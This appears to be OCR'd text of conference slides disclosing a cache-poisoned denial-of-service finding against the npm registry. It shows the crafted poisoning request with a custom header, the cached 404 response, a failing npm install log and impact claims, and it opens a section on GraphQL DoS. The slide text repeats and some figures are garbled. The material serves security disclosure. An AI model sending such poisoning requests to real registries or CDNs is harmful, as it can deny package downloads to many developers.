
Full path in the Cache Key

THE CASE OF REGISTRY.NPMJS.ORG

```
GET /safe-regex/-/safe-regex-1.1.0.tgz?lupin_E7A812DE-
E09A-4906-A9E3-530E54AAEB41=cpdos_test HTTP/1.1
Host: registry.npmjs.org
User-Agent: lupin_test_cpdos
lupin: E7A812DE-E09A-4906-A9E3-530E54
```




```
HTTP/1.1 404 Not Found
Date: Tue, 21 May 2024 08:40:06 GMT
Content-Type: application/json
Content-Length: 21
Connection: keep-alive
CF-Ray: 8873427f1e301222-MRS
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Server: cloudflare

{
    "error": "Not found"
}
```



WHEN DOING NPM INSTALL, YOU WOULD DENY THE PACKAGE

```
~/testdl
20:44:08 ❯ npm install --proxy http://127.0.0.1:8080 --save testingsomethingonnpm@0.0.2 --verbose

npm verb cli /Users/lupin/.nvm/versions/node/v18.7.0/bin/node /Users/lupin/.nvm/versions/node/v18.7.0/bin/npm
npm info using npm@9.6.6
npm info using node@v18.7.0
npm verb title npm install testingsomethingonnpm@0.0.2
npm verb argv "install" "--proxy" "http://127.0.0.1:8080" "--save" "testingsomethingonnpm@0.0.2" "--loglevel" "verbose"
npm verb logfile logs-max:10 dir:/Users/lupin/.npm/_logs/2023-05-16T18_44_17_444Z-
npm verb logfile /Users/lupin/.npm/_logs/2023-05-16T18_44_17_444Z-debug-0.log
npm http fetch GET 200 https://registry.npmjs.org/testingsomethingonnpm 164ms (cache miss)
npm http fetch GET 404 https://registry.npmjs.org/testingsomethingonnpm/-/testingsomethingonnpm-0.0.2.tgz 80ms (cache skip)
npm verb stack HttpErrorGeneral: 404 Not Found - GET https://registry.npmjs.org/testingsomethingonnpm/-/testingsomethingonnpm-0.0.2.tgz - Not found
npm verb stack     at /Users/lupin/.nvm/versions/node/v18.7.0/lib/node_modules/npm/node_modules/npm-registry-fetch/lib/check-response.js:95:15
npm verb stack     at process.processTicksAndRejections (node:internal/process/task_queues:95:5)
npm verb statusCode 404
npm verb pkgid testingsomethingonnpm@https://registry.npmjs.org/testingsomethingonnpm/-/testingsomethingonnpm-0.0.2.tgz
npm verb cwd /Users/lupin/testdl
npm verb Darwin 21.2.0
npm verb node v18.7.0
npm verb npm  v9.6.6
npm ERR! code E404
npm ERR! 404 Not Found - GET https://registry.npmjs.org/testingsomethingonnpm/-/testingsomethingonnpm-0.0.2.tgz - Not found
npm ERR! 404
npm ERR! 404  'testingsomethingonnpm@https://registry.npmjs.org/testingsomethingonnpm/-/testingsomethingonnpm-0.0.2.tgz' is not in this registry.
npm ERR! 404
npm ERR! 404 Note that you can also install from a
npm ERR! 404 tarball, folder, http url, or git url.
npm verb exit 1
npm verb unfinished npm timer reify 1684262657533
npm verb unfinished npm timer reify:unpack 1684262657714
npm verb unfinished npm timer reifyNode:node_modules/testingsomethingonnpm 1684262657714
npm verb code 1

npm ERR! A complete log of this run can be found in: /Users/lupin/.npm/_logs/2023-05-16T18_44_17_444Z-debug-0.log

~/testdl
20:44:17 ✖
```

THE IMPACT



Complete denial of any npm package in the world

Express has 30M+ downloads per week

THE IMPACT

Complete denial of any npm package in the world

Express has 30M+ downloads per week

IMPACT

★★★★☆


CPDOS

PRESENCE WILD

★★★★☆

★★ OVERALL ★★

$ ~10,500K BOUNTY


GRAPHQL DOS

WHY DO WE TALK ABOUT GRAPHQL?

♡

Huge adoption in the last few years

♡

SO MANY DoSes problem in the default configuration

WHY DO WE TALK ABOUT GRAPHQL?

♡

Huge adoption in the last few years

♡

SO MANY DoSes problem in the default configuration

♡

SO MANYYYY

WHY DO WE TALK ABOUT GRAPHQL?

Huge adoption in the last few years


SO MANY DoSes problem in the default configuration

SO MANYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYY

CIRCULAR DEFINITION

